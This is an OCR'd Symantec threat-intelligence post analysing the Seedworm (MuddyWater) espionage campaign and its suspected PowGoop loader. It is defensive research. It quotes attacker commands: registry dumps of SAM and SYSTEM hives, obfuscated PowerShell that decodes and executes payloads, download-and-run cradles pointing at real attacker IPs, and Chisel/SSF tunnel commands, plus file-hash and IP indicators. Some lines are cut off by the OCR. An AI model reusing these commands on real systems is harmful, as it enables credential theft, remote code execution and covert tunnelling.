


Threat Hunter Team
Symantec

POSTED: 21 OCT, 2020 | 7 MIN READ | THREAT INTELLIGENCE

Seedworm: Iran-Linked Group Continues to Target Organizations in the Middle East

Group continues to be highly active in 2020, while tentative links to recently discovered PowGoop tool suggest possible retooling.

The Iran-linked espionage group Seedworm (aka MuddyWater) has been highly active in recent months, attacking a wide range of targets, including a large number of government organizations in the Middle East.

Many of the organizations attacked by Seedworm in recent months have also been targeted by a recently discovered tool called PowGoop (Downloader.Covic), suggesting that it is a tool that Seedworm has incorporated into its arsenal. However, at present Symantec, a division of Broadcom (NASDAQ: AVGO), can only make a medium-confidence link between Seedworm and PowGoop.

The recent wave of Seedworm attacks were uncovered by Symantec's Targeted Attack Cloud Analytics, which leverages advanced machine learning to spot patterns of activity associated with targeted attacks. The activity was reviewed by Symantec's Threat Hunter team (part of Symantec's Endpoint Security Complete offering) which linked it to previous Seedworm activity.

Among the things flagged by Cloud Analytics was a registry key called "SecurityHealthCore". The code residing in this registry key is executed by PowerShell from a scheduled task. In all of the organizations where this registry key was found, a known Seedworm backdoor (Backdoor.Mori) was subsequently detected.

Attacks were uncovered against targets in Iraq,
addition to some government entities, organizat
targeted.

In one such victim, a sample of Backdoor.Mori w
server. Seedworm activity continued until at lea
the attackers.

File SHA2	File path	Filename	Pare
fd0b8a09f02319f6127f5d17e3070174d6aa0714fcdd3794a0a732f380f13747	csidl_profile\public	iq1.exe	
59d50a7b0a49642c8a85601e1c97edeba0a711cd1c802710f5d3fdc08b2673dd	csidl_system_drive\program files\nfc	fml.dll	fd0b
4bbcbf1dba0cdd4afa13b62f258aba3aecbcae0f80794b060044a48c499feabc	csidl_common_appdata	iq5.exe	
881226d3186f4904e8a7cecae3b5690696a74828035caa0041ea07b57aaa4557	csidl_system_drive\program files\nfc	fml.dll	
70400207a45e77baf25497219c2b9e725246207f10afe67e15b0c274f8895aa9	csidl_common_appdata	Iq3.exe	
8a53d01ca46ec0fab30eb7deab8b083f91a364fcb7f198625e5db2ae43e4cff7	csidl_system_drive\program files\nfc	Fml.dll	

Table 1. Backdoor.Mori samples used by Seedworm in one organization

During this time, Symantec observed Seedworm performing credential-stealing activities as well as setting up tunnels to its own infrastructure to assist with lateral movement using an open-source tools known as Secure Sockets Funneling (SSF) and Chisel. Seedworm is known to have leveraged Chisel in the past.

Credential stealing

Credential dumping was done by dumping the contents of the Windows Registry to files in the same directories as Seedworm backdoors. Additionally, Seedworm was also observed using Quarks password dumper (Quarks PwDump) to steal local account password hashes.

- reg save hklm\system CSIDL_PROFILE\public\system.c
- reg save hklm\sam CSIDL_PROFILE\public\sam.c
- CSIDL_COMMON_APPDATA\dump.exe --dump-hash-local (sha2: f9c4f95592d0e543bca52f5882eace65fe3bbbb99bcaae6e97000115fb3cb781)

Tunneling back to the attackers' infrastructure

Seedworm was also observed setting up tunnels to its own infrastructure using Secure Sockets Funneling and Chisel. These tools allow the attackers to configure local and remote port forwarding as well as copying files to compromised machines.

File SHA2	File path	Filename	Paren
19ec3f16a42ae58ab6feddc66d7eeecf91d7c61a0ac9cdc231da479088486169	csidl_common_appdata\ssf	ssf.exe	5c54b
c4599f05a8d44bd315da646064adcf2c90886a705a071f0650ee6d17b739d5c8	csidl_common_appdata\ssf	upx-ssf.exe	5c54b
ad594fa71852bd5652b0c594d5453155d8da8b6f67fcf63b459190d93adf2d88	csidl_common_appdata	chisel.exe	

Table 2. Hacking tools used by Seedworm in one organization

The PowGoop connection

On the same machine where Seedworm was active, a tool known as PowGoop was deployed. This same tool was also deployed against several of the organizations attacked by Seedworm in recent months; however, at present Symantec can only establish a medium-confidence link between PowGoop and Seedworm.

PowGoop, which was first publicly reported on in July 2020, is a loader DLL. It likely arrives in a ZIP file named 'google.zip' containing the loader itself and legitimate Google binaries used for side-loading it.

In the same organization as mentioned previously, Symantec observed Seedworm activity which was followed by PowGoop activity just six days later.

Timestamp	File SHA2
30/12/2019 19:00	fd0b8a09f02319f6127f5d17e3070174d6aa0714fcdd3794a0a73
20/01/2020 18:23	4bbcbf1dba0cdd4afa13b62f258aba3aecbcae0f80794b06004

27/05/2020 10:08	19ec3f16a42ae58ab6feddc66d7eeecf91d7c61a0ac9cdc231da479088486169	csidl_common_appdata\ssf
27/05/2020 10:08	c4599f05a8d44bd315da646064adcf2c90886a705a071f0650ee6d17b739d5c8	csidl_common_appdata\ssf
27/05/2020 10:37	ad594fa71852bd5652b0c594d5453155d8da8b6f67fcf63b459190d93adf2d88	csidl_common_appdata
27/05/2020 20:49	ad594fa71852bd5652b0c594d5453155d8da8b6f67fcf63b459190d93adf2d88	csidl_common_appdata
01/06/2020 12:10	ad594fa71852bd5652b0c594d5453155d8da8b6f67fcf63b459190d93adf2d88	csidl_common_appdata
10/06/2020 22:55	881226d3186f4904e8a7cecae3b5690696a74828035caa0041ea07b57aaa4557	csidl_system_drive\program files\n
23/06/2020 18:04	c4599f05a8d44bd315da646064adcf2c90886a705a071f0650ee6d17b739d5c8	csidl_common_appdata\ssf
23/06/2020 18:04	19ec3f16a42ae58ab6feddc66d7eeecf91d7c61a0ac9cdc231da479088486169	csidl_common_appdata\ssf
29/06/2020 14:38	a224cbaaaf43dfeb3c4f467610073711faed8d324c81c65579f49832ee17bda8	CSIDL_COMMON_APPDATA\aidab

Table 3. Mori backdoor and hacking tools used by Seedworm several days before PowGoop was deployed

In the majority of recent infections, PowGoop appears to have been deployed via a remote execution tool known as Remadmin. This tool is used to execute PowerShell to read and decode the contents of a file which is used to execute the contents in memory. It appears this code is used to load PowGoop's main DLL (goopdate.dll) via rundll32.exe.

- powershell -exec bypass "$a=gc C:\WINDOWS\TEMP\ManyaBetta;del C:\WINDOWS\TEMP\ManyaBetta;function Gabrielle($OliviaTomi){$Emlyn = [System.Convert]::FromBase64String($OliviaTomi);return [System.Text.Encoding]::UTF8.GetString($Emlyn);}function Tina($Daisi){$OliviaTomi = [System.Text.Encoding]::UTF8.GetBytes($Daisi);for ($TheresitaNitaChad=0; $TheresitaNitaChad -le $OliviaTomi.count -1; $TheresitaNitaChad++){$OliviaTomi[$TheresitaNitaChad] = $OliviaTomi[$TheresitaNitaChad] - 2;}return [System.Text.Encoding]::UTF8.GetString($OliviaTomi);}function GlyndaMaureen($OliviaTomi){$Rosalinde = Gabrielle $OliviaTomi;$LeonaJolene = Tina $Rosalinde;return $LeonaJolene;};$t =GlyndaMaureen($a);&($ShellId[1] + 'ex') $t;"

A feature of these files is that they have distinctive variable and function naming that resembles human names concatenated together. We have no reason to believe that these are actual people's names.

On several of the victim machines, a ZIP file called 'google.zip' was also found present in the same directory. How the ZIP file arrives on the victim's computer remains unknown. The ZIP contains a mix of legitimate Google executables and malicious DLL files. A legitimate 'googleupdate.exe' file is used to side load PowGoop via rundll32.exe. PowGoop loaders are used to decode and execute the contents of a file called 'config.txt'. All config.txt files found to date contained PowerShell scripts that download and execute more PowerShell code.

- powershell -exec bypass "function bdec($in){$out = [System.Convert]::FromBase64String($in);return [System.Text.Encoding]::UTF8.GetString($out);}function bDec2($szinput){$in = [System.Text.Encoding]::UTF8.GetBytes($szinput);for ($i=0; $i -le $in.count -1; $i++){$in[$i] = $in[$i] - 2;}return [System.Text.Encoding]::UTF8.GetString($in);}function bDd($in){$dec = bdec $in;$temp = bDec2 $dec;return $temp;}$a=get-content " config.txt";$t =bDd $a;&($ShellId[1] + 'ex') $t;"
- Rundll32.exe CSIDL_COMMON_APPDATA\andreavania\goopdate.dll,dllregisterserver

In some cases, PowGoop is used to launch 'Wscript.exe' to execute an unknown VBS file called 'v.txt'.

- "CSIDL_SYSTEM\wscript.exe" /e:vbs CSIDL_PROFILE\[REDACTED]\documents\v.txt

Similarly, Symantec also observed legitimate tools (openssl.exe) a
the same directories used to download additional tools:

- CSIDL_SYSTEM\rundll32.exe CSIDL_COMMON_APPDATA
,DllRegisterServer http://107.173.141.103:443/downloadc.php
- CSIDL_SYSTEM\rundll32.exe CSIDL_COMMON_APPDATA
,DllRegisterServer http://107.173.141.114:443/downloadc.php

Similar download requests were also observed via PowerShell:

- powershell -exec bypass $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$AaA = "Do";$AaB = " wnloadStr";$AaC = "ing";$s="AaAAaB$AaC"('http://23.95.220.166:80/download.php?k=564');$s;"
- $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;start-sleep 10;$s=$V.DownloadString('http://104.168.44.16:443/H6qy8yvXhV69mF8CgpmWwKb1oV19xMqaI');iex($s)

During PowGoop activity, Symantec also observed the attackers using the Secure Sockets Funneling tool as well as Chisel suggesting a link between the two sets of activity.

- "CSIDL_PROFILE\[REDACTED]\documents\ussf.exe" -c CSIDL_PROFILE\[REDACTED]\documents\config.txt -F 9900 -p [REDACTED] 107.172.97.172
- CSIDL_COMMON_APPDATA\sharp.cmd client 107.175.0.140:443 R:8888:127.0.0.1:9999
- CSIDL_COMMON_APPDATA\sharp.cmd server -p [REDACTED] --socks5

Additional links between Seedworm and PowGoop

In several recent Seedworm attacks, PowGoop was used on computers that were also infected with known Seedworm malware (Backdoor.Mori). In addition to this, activity involving Seedworm's Powerstats (aka Powermud) backdoor appears to have been superseded by DLL side-loading of PowGoop.

Additionally, during PowGoop activity, we also observed the attackers downloading tools and some unknown content from GitHub repos, similar to what has been reported on Seedworm's Powerstats in the past.

- powershell -exec bypass $e=new-object net.webclient;$e.proxy=[Net.WebRequest]::GetSystemWebProxy();$e.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$aa=$e.DownloadString('https://gist.githubusercontent.com/ffcommax/24587757d3328672954e41

These patterns of activity beg the question as to whether PowGoop is actually an evolution of Powerstats rather than a completely new tool. To date, there is insufficient evidence to confirm this hypothesis. However, there are several similarities between the tools:

- Use of hard-coded GUID tokens and proxy URLs for command and control (C&C) communications
- Fetching and executing commands from C&C servers using PowerShell
- Some low-confidence similarities in code structure and encoding techniques

While none of this is sufficient to confirm that PowGoop has evolved from Powerstats, Symantec continues to monitor the activity of Seedworm for any additional evidence.

Thanos ransomware link

PowGoop has, in recent weeks, been loosely linked to a variant of ransomware known as Thanos. Thanos is an aggressive form of ransomware which, in addition to encryption, will also attempt to overwrite the master boot record (MBR) of the infected computer.

Our peers at Palo Alto Networks reported that PowGoop was found at a Middle Eastern state-run organization which was also hit by Thanos. This lead to the suspicion that the Thanos attackers were using PowGoop in their attacks; however, Palo Alto could not confirm the connection.

Symantec has not found any evidence of a wiper or ransomware on computers infected with PowGoop. This suggests that either the simultaneous presence of PowGoop and Thanos in one attack was a coincidence or, if the two are linked, that PowGoop is not used exclusively to deliver Thanos.

Symantec uncovered attacks involving PowGoop against organizations in Iraq, Afghanistan, Israel, Turkey, Azerbaijan, Georgia, Cambodia, and Vietnam. Sectors targeted included governments, technology, telecoms, oil and gas, real estate, and education.

Vigilance required

Seedworm has been one of the most active Iran-linked groups in r
intelligence-gathering operations across the Middle East. While th
Seedworm remains tentative, it may suggest some retooling on Se
evidence of PowGoop on their networks should exercise extreme

Protection

The following protections are in place to protect customers against Seedworm attacks:

File-based protection


- Backdoor.Mori
- Backdoor.Powemuddy
- Downloader.Covic

Network-based protection

- System Infected: Trojan.Backdoor Activity 243

Indicators of Compromise

IOC type	IOC	Description
file_sha2	200e2448b5ea343f8224f1b3945842bc33cedd9a543930d9b0f038508f00fc82	PowGoop/Covic
file_sha2	dbcaf92cef112cc438014df4d70acc4e05d68fcbd1d3d9a946130babe7fb94fd	PowGoop/Covic
file_sha2	3621bb900674cd249f3c93a442d06af0a390bf773c26fc0506b568fd9e395d9f	PowGoop/Covic
file_sha2	1827f822af72998e2c2e17c1fbc1e97892419ccad0ffe803e38a6f9b3e62ef1a	PowGoop/Covic
file_sha2	be202975c100caf7d85ad7e98e38279280e7c63482dd421bbce1495755c75622	PowGoop/Covic
file_sha2	9f4c3cdb011798335258549f5e660dbf65a0f44ed991f12d1fd16c075879c942	PowGoop/Covic
file_sha2	a224cbaaaf43dfeb3c4f467610073711faed8d324c81c65579f49832ee17bda8	PowGoop/Covic
file_sha2	85859c909b1da57733dbf8be36a0aad73b97113914e34f32c478ce75e5511c8d	google.zip
file_sha2	3c2fe308c0a563e06263bbacf793bbe9b2259d795fcc36b953793a7e499e7f71	Remadmin
file_sha2	c4599f05a8d44bd315da646064adcf2c90886a705a071f0650ee6d17b739d5c8	Secure Sockets Funneling tool
file_sha2	7200e2d151aa73a89311f5dd1b6f41b0aac653b377ee9106a7883ba9120d6985	Secure Sockets Funneling tool
file_sha2	59d50a7b0a49642c8a85601e1c97edeba0a711cd1c802710f5d3fdc08b2673dd	Mori backdoor
file_sha2	4bbcbf1dba0cdd4afa13b62f258aba3aecbcae0f80794b060044a48c499feabc	Mori backdoor
file_sha2	881226d3186f4904e8a7cecae3b5690696a74828035caa0041ea07b57aaa4557	Mori backdoor
file_sha2	fd0b8a09f02319f6127f5d17e3070174d6aa0714fcdd3794a0a732f380f13747	Mori backdoor
file_sha2	70400207a45e77baf25497219c2b9e725246207f10afe67e15b0c274f8895aa9	Mori backdoor
file_sha2	8a53d01ca46ec0fab30eb7deab8b083f91a364fcb7f198625e5db2ae43e4cff7	Mori backdoor
file_sha2	d3bbb2fee563108345db9d8b6feb72352ea7534798f72757a7e114bf94f2ac78	google.zip
file_sha2	9f2b765ba1361b77307f79d91472e99e142c716e22c410fe528771c233e08822	Mimikatz
file_sha2	950469b0acef00d8074eb1642d153675f07a13ab8eb4acada30c06df0c3261d2	Mimikatz
file_sha2	ad594fa71852bd5652b0c594d5453155d8da8b6f67fcf63b459190d93adf2d88	Chisel
command_line	goopdate.dll, dllregisterserver	PowGoop/ Covic
remote_ip	104.168.14.116	PowGoop/Covic
remote_ip	185.141.27.156	PowGoop/Covic
remote_ip	107.175.0.140	IP used with Chisel tool
remote_ip	107.173.181.139	IP used with Chisel tool
remote_ip	185.183.96.11	PowGoop/Covic
remote_ip	107.172.97.172	IP used with Secure Socket Funneling tool
remote_ip	192.210.214.83	
remote_ip	107.173.141.103	
remote_ip	107.173.141.114	



Symantec
The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.

Want to comment on this post?

We encourage you to share your thoughts on your favorite social platform.

Related Blog Posts

POSTED: 22 OCT, 2024 |
5 MIN READ


Exposing the Danger Within: Hardcoded Cloud Credentials in Popular Mobile Apps

POSTED: 17 OCT, 2024 |
3 MIN READ

Ransomware: Threat Level Remains High in Third Quarter

POSTED: 2 OCT, 2024 |
5 MIN READ

Stonefly: Extortion Attacks Continue Against U.S. Targets



POSTED: 12 SEP, 2024 |
3 MIN READ

Ransomware: Attacks Once More Nearing Peak Levels